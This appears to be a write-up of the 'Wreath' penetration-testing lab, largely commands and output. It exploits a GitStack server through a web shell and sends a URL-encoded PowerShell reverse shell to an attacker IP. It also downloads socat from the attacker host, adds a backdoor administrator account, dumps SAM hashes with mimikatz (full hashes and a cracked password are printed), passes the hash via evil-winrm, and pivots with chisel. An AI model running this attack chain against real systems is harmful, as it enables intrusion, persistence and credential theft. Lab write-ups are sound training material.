
Now we know that it is running gitstack, we try to find an exploit on our kali machine



==10.200.85.150 - Exploitation==

The exploit is written in DOS so we need to convert

I configured and ran the exploit which gave us a **nt authority\system** access



==10.200.85.150 Post - Exploitation / Enumeration==

Then we continue enumerating inside the system

```
┌──(ed㉿kali)-[~/Desktop/Wreath/GitServer]
└─$ curl -X POST http://10.200.85.150/web/exploit-blkr3d.php -d "a=whoami"
"nt authority\system
"
```


```
┌──(ed㉿kali)-[~/Desktop/Wreath/GitServer]
└─$ curl -X POST http://10.200.85.150/web/exploit-blkr3d.php -d "a=hostname"
"git-serv
"
```

```
┌──(ed㉿kali)-[~/Desktop/Wreath/GitServer]
└─$ curl -X POST http://10.200.85.150/web/exploit-blkr3d.php -d "a=systeminfo"
"
Host Name:                 GIT-SERV
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-70000-00000-AA159
Original Install Date:     08/11/2020, 13:19:49
System Boot Time:          17/02/2024, 11:32:20
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.11.amazon, 24/08/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,339 MB
Virtual Memory: Max Size:  2,432 MB
Virtual Memory: Available: 1,799 MB
Virtual Memory: In Use:    633 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4580422
                           [02]: KB4512577
                           [03]: KB4580325
```

I performed relay using socat, then allowed specific port for the relay

```
curl http://10.50.86.11:9000/socat -o /root/temp/socat-ed1

firewall-cmd --zone=public --add-port 15696/tcp

./socat-ed1 tcp-l:15696 tcp:10.50.86.11:4443 &
```

Then we use reverse shell using powershell which is URL-encoded



We used this command in our exploit

```
└─$ curl -X POST -d "a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%2710.200.85.200%27%2C15696%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22" http://10.200.85.150/web/exploit-blkr3d.php
```

Then on our listener we received a reverse shell

```
┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.50.86.11] from (UNKNOWN) [10.200.85.200] 33738
whoami
nt authority\system
PS C:\GitStack\gitphp>
```

After getting a foothold on the gitstack server, we create a netuser that allows remote access

```
net user blkr3d Og@123456 /add
net localgroup Administrators blkr3d /add
net localgroup "Remote Management Users" blkr3d /add
```

Then I accessed the machine by using xfreerdp for simplicity

```
xfreerdp /v:192.168.100.55 /u:Administrator /p:swordfish +clipboard /drive:/usr/share/windows-resources,share
```

Ran mimikatz and dump hashes

```
C:\Windows\system32>\\tsclient\share\mimikatz\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #

mimikatz #

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

668     {0;000003e7} 1 D 20131          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000d957f} 2 F 1759944     GIT-SERV\blkr3d S-1-5-21-3335744492-1614955177-2693036043-1004  (15g,24p)
   Primary
 * Thread Token  : {0;000003e7} 1 D 1915473     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delega
tion)

mimikatz #
```

```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 68b1608793104cca229de9f1dfb6fbae

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-1696O63F791Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
      aes128_hmac       (4096) : 503dd1f25a0baa75791854a6cfbcd402
      des_cbc_md5       (4096) : e3915234101c6b75

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-1696O63F791Administrator
    Credentials
```

Dump


```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043
SAMKey : f4a3c96f8149df966517ec3554632cf4
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 68b1608793104cca229de9f1dfb6fbae
* Primary:Kerberos-Newer-Keys *
Default Salt : WIN-1696O63F791Administrator
Default Iterations : 4096
```


```
Credentials
aes256_hmac (4096) :
8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
aes128_hmac (4096) : 503dd1f25a0baa75791854a6cfbcd402
des_cbc_md5 (4096) : e3915234101c6b75
* Packages *
NTLM-Strong-NTOWF
* Primary:Kerberos *
Default Salt : WIN-1696O63F791Administrator
Credentials
des_cbc_md5 : e3915234101c6b75
RID : 000001f5 (501)
User : Guest
RID : 000001f7 (503)
User : DefaultAccount
RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: c70854ba88fb4a9c56111facebdf3c36
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : e389f51da73551518c3c2096c0720233
* Primary:Kerberos-Newer-Keys *
Default Salt : WDAGUtilityAccount
Default Iterations : 4096
Credentials
aes256_hmac (4096) :
1d916df8ca449782c73dbaeaa060e0785364cf17c18c7ff6c739ceb1d7fdf899
aes128_hmac (4096) : 33ee2dbd44efec4add81815442085ffb
des_cbc_md5 (4096) : b6f1bac2346d9e2c
* Packages *
NTLM-Strong-NTOWF
* Primary:Kerberos *
Default Salt : WDAGUtilityAccount
Credentials
des_cbc_md5 : b6f1bac2346d9e2c
RID : 000003e9 (1001)
User : Thomas
Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 03126107c740a83797806c207553cef7
* Primary:Kerberos-Newer-Keys *
Default Salt : GIT-SERVThomas
Default Iterations : 4096
Credentials
aes256_hmac (4096) :
19e69e20a0be21ca1befdc0556b97733c6ac74292ab3be93515786d679de97fe
aes128_hmac (4096) : 1fa6575936e4baef3b69cd52ba16cc69
des_cbc_md5 (4096) : e5add55e76751fbc
OldCredentials
aes256_hmac (4096) :
9310bacdfd5d7d5a066adbb4b39bc8ad59134c3b6160d8cd0f6e89bec71d05d2
aes128_hmac (4096) : 959e87d2ba63409b31693e8c6d34eb55
des_cbc_md5 (4096) : 7f16a47cef890b3b
* Packages *
NTLM-Strong-NTOWF
* Primary:Kerberos *
Default Salt : GIT-SERVThomas
Credentials
des_cbc_md5 : e5add55e76751fbc
OldCredentials
```

```
des_cbc_md5 : 7f16a47cef890b3b
RID : 000003ea (1002)
User : USERNAME
Hash NTLM: 7b592e4f8178b4c75788531b2e747687
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 29cb1b16f0895ea63e4c2ced49cd2e40
* Primary:Kerberos-Newer-Keys *
Default Salt : GIT-SERVUSERNAME
Default Iterations : 4096
Credentials
aes256_hmac (4096) :
95c5328287bd4cd5e97ea6361fdf3a44dfe333df3c59ffb08553b9b7e1ec9530
aes128_hmac (4096) : 51ed2804c94ff10445a4216d4c583178
des_cbc_md5 (4096) : 4afb9e9e34381a54
* Packages *
NTLM-Strong-NTOWF
* Primary:Kerberos *
Default Salt : GIT-SERVUSERNAME
Credentials
des_cbc_md5 : 4afb9e9e34381a54
RID : 000003eb (1003)
User : 89p13
Hash NTLM: 03ad1f03055c519783f12056a662a396
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 559bfcc07cd7f0ca15e73b12cbcbabb7
* Primary:Kerberos-Newer-Keys *
Default Salt : GIT-SERV89p13
Default Iterations : 4096
Credentials
aes256_hmac (4096) :
30e26b09e6b081858e4da449fa6eb0c4dc8c0b782492ce8f72073ddcd34e174c
aes128_hmac (4096) : 399145cb5bcce39e0ff0a205408c3651
des_cbc_md5 (4096) : 16081c9749a1a47a
OldCredentials
aes256_hmac (4096) :
80b51aace8c60698d48f3c98b9c59146eb548d1e23cc9f1dca1257e0facd3bd0
aes128_hmac (4096) : 1b60d00cc7c46599011806a28b55ca7b
des_cbc_md5 (4096) : d07f98baa116b3c7
* Packages *
NTLM-Strong-NTOWF
* Primary:Kerberos *
Default Salt : GIT-SERV89p13
Credentials
des_cbc_md5 : 16081c9749a1a47a
OldCredentials
des_cbc_md5 : d07f98baa116b3c7
RID : 000003ec (1004)
User : blkr3d
Hash NTLM: a6a8897384c090041871e337cc8e5caf
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 723929e66317521415c5762d28126c06
* Primary:Kerberos-Newer-Keys *
Default Salt : GIT-SERVblkr3d
Default Iterations : 4096
Credentials
aes256_hmac (4096) :
cb22f3c83b0d74239ec0573afa4828700a31d2d885741422f2834f9ad9b26e6f
aes128_hmac (4096) : 18ab8ead61c53aa4ca8f31f165a0864d
```

```
des_cbc_md5 (4096) : 9dd97a1673200497
* Packages *
NTLM-Strong-NTOWF
* Primary:Kerberos *
Default Salt : GIT-SERVblkr3d
Credentials
des_cbc_md5 : 9dd97a1673200497
mimikatz #
```

==10.200.85.150 Post - Exploitation / Password Cracking==






Now we got the credential

Thomas:i<3ruby


==10.200.85.100 - Enumeration==

We then use pass the hash attack from our created user to become administrator


```
evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.85.150
```



Then we use Invoke-Portscan.ps1



Then hosted I transferred a chisel file



We portforward

Notice in the command we said, dir=in which means the direction of packets will be coming into this machine and action=allow which says to allow the packets. Finally localport=37000 opens up port 37000 for this.

Now start a chisel server in this port on the Git-Server that listens for connections coming from our Attack Machine.


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\chisel-blk.exe server -p 37000
chisel-blk.exe : 2024/02/20 03:20:16 server: Fingerprint Lhh7wm9BSV7zYnF6p/aYVDwjCmxWbO49BJsIPyD3LJA=
    + CategoryInfo          : NotSpecified: (2024/02/20 03:2 ... O49BJsIPyD3LJA=:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2024/02/20 03:20:16 server: Listening on http://0.0.0.0:37000
```

Then on our attacker local machine we start the chisel client


```
./chisel client 10.200.85.150:37000 9020:10.200.85.100:80
```

```
┌──(ed㉿kali)-[~/Desktop/Wreath/pivoting]
└─$ ./chisel-blk client 10.200.85.150:37000 9020:10.200.85.100:80
2024/02/20 11:26:53 client: Connecting to ws://10.200.85.150:37000
2024/02/20 11:26:53 client: tun: proxy#9020⇒10.200.85.100:80: Listening
2024/02/20 11:26:55 client: Connected (Latency 259.633405ms)
```

then i tried accessing the 9020 localhost port we set



Wappalyzer



As we are analyzing the new webpage, we conclude that this is a replica of the website on the webserver. Now I download a git repository that is a replica of what the .200 serves on the web

download C:\Gitstack\Repositories\Website.git /home/ed/Desktop/Wreath/Website.git

```
*Evil-WinRM* PS C:\GitStack\Repositories> download C:\Gitstack\Repositories\Website.git

Info: Downloading C:\Gitstack\Repositories\Website.git to Website.git

Info: Download successful!
```

Checking the downloaded files

```
┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ ls
C2              GitServer    chisel_1.9.1_windows_amd64.gz  hooks  notes    pivoting  socat-1.7.3.2-1-x86_64.zip  website.git   wreath4.ovpn
CVE-2019-15107  Website.git  hash.txt                       info   objects  socat     sshhash.txt                 wreath3.ovpn
```

Renamed website.git to .git

```
┌──(ed㉿kali)-[~/Desktop/Wreath/.git]
└─$ ls -lah
total 36K
drwxr-xr-x  6 ed ed 4.0K Feb 20 17:16 .
drwxr-xr-x 11 ed ed 4.0K Feb 20 17:21 ..
-rw-r--r--  1 ed ed   23 Feb 20 17:16 HEAD
-rw-r--r--  1 ed ed  329 Feb 20 17:16 config
-rw-r--r--  1 ed ed   73 Feb 20 17:16 description
drwxr-xr-x  2 ed ed 4.0K Feb 20 16:57 hooks
drwxr-xr-x  2 ed ed 4.0K Feb 20 16:57 info
drwxr-xr-x 53 ed ed 4.0K Feb 20 17:16 objects
drwxr-xr-x  4 ed ed 4.0K Feb 20 17:16 refs
```

then I used a tool called extractor from gittool to extract to human readable format the git repository we got from .150

```
┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ GitTools/Extractor/extractor.sh . Wreat-Web
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 345ac8b236064b431fa43f53d91c98c4834ef8f3
[+] Found folder: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/.DS_Store
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/bootstrap.min.css
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/font-awesome.min.css
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/style.css
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/favicon.png
[+] Found folder: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/.DS_Store
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/FontAwesome.otf
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/fontawesome-webfont.eot
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/fontawesome-webfont.svg
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/fontawesome-webfont.ttf
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/fontawesome-webfont.woff
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/fontawesome-webfont.woff2
[+] Found folder: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img/.DS_Store
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img/img-profile.jpg
[+] Found file: /home/ed/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img/portfolio-1.jpg
```

i named the extracted directory to Wreath-Web
it contains the following

```
┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ cd Wreat-Web

┌──(ed㉿kali)-[~/Desktop/Wreath/Wreat-Web]
└─$ ls -lah
total 20K
drwxr-xr-x  5 ed ed 4.0K Feb 20 17:28 .
drwxr-xr-x 13 ed ed 4.0K Feb 20 17:28 ..
drwxr-xr-x  7 ed ed 4.0K Feb 20 17:28 0-345ac8b236064b431fa43f53d91c98c4834ef8f3
drwxr-xr-x  7 ed ed 4.0K Feb 20 17:28 1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
drwxr-xr-x  6 ed ed 4.0K Feb 20 17:28 2-70dde80cc19ec76704567996738894828f4ee895
```

I then try to find where the .php file was located

```
┌──(ed㉿kali)-[~/Desktop/Wreath/Wreat-Web/0-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─$ find . -name "*.php"
./resources/index.php
```

```php
<?php
	if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
		$target = "uploads/".basename($_FILES["file"]["name"]);
		$goodExts = ["jpg", "jpeg", "png", "gif"];
		if(file_exists($target)){
			header("location: ./?msg=Exists");
			die();
```

```
            }
            $size = getimagesize($_FILES["file"]["tmp_name"]);
            if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) ||
!$size){
                  header("location: ./?msg=Fail");
                  die();
            }
            move_uploaded_file($_FILES["file"]["tmp_name"], $target);
            header("location: ./?msg=Success");
            die();
      } else if ($_SERVER["REQUEST_METHOD"] == "post"){
            header("location: ./?msg=Method");
      }
      if(isset($_GET["msg"])){
            $msg = $_GET["msg"];
            switch ($msg) {
                  case "Success":
                        $res = "File uploaded successfully!";
                        break;
                  case "Fail":
                        $res = "Invalid File Type";
                        break;
                  case "Exists":
                        $res = "File already exists";
                        break;
                  case "Method":
                        $res = "No file send";
                        break;

            }
      }
?>
<!DOCTYPE html>
<html lang=en>
      <!-- ToDo:
             - Finish the styling: it looks awful
             - Get Ruby more food. Greedy animal is going through it too fast
             - Upgrade the filter on this page. Can't rely on basic auth for
everything
             - Phone Mrs Walker about the neighbourhood watch meetings
      -->
      <head>
            <title>Ruby Pictures</title>
            <meta charset="utf-8">
            <meta name="viewport" content="width=device-width, initial-scale=1.0">
            <link rel="stylesheet" type="text/css" href="assets/css/Andika.css">
            <link rel="stylesheet" type="text/css" href="assets/css/styles.css">
      </head>
      <body>
            <main>
                  <h1>Welcome Thomas!</h1>
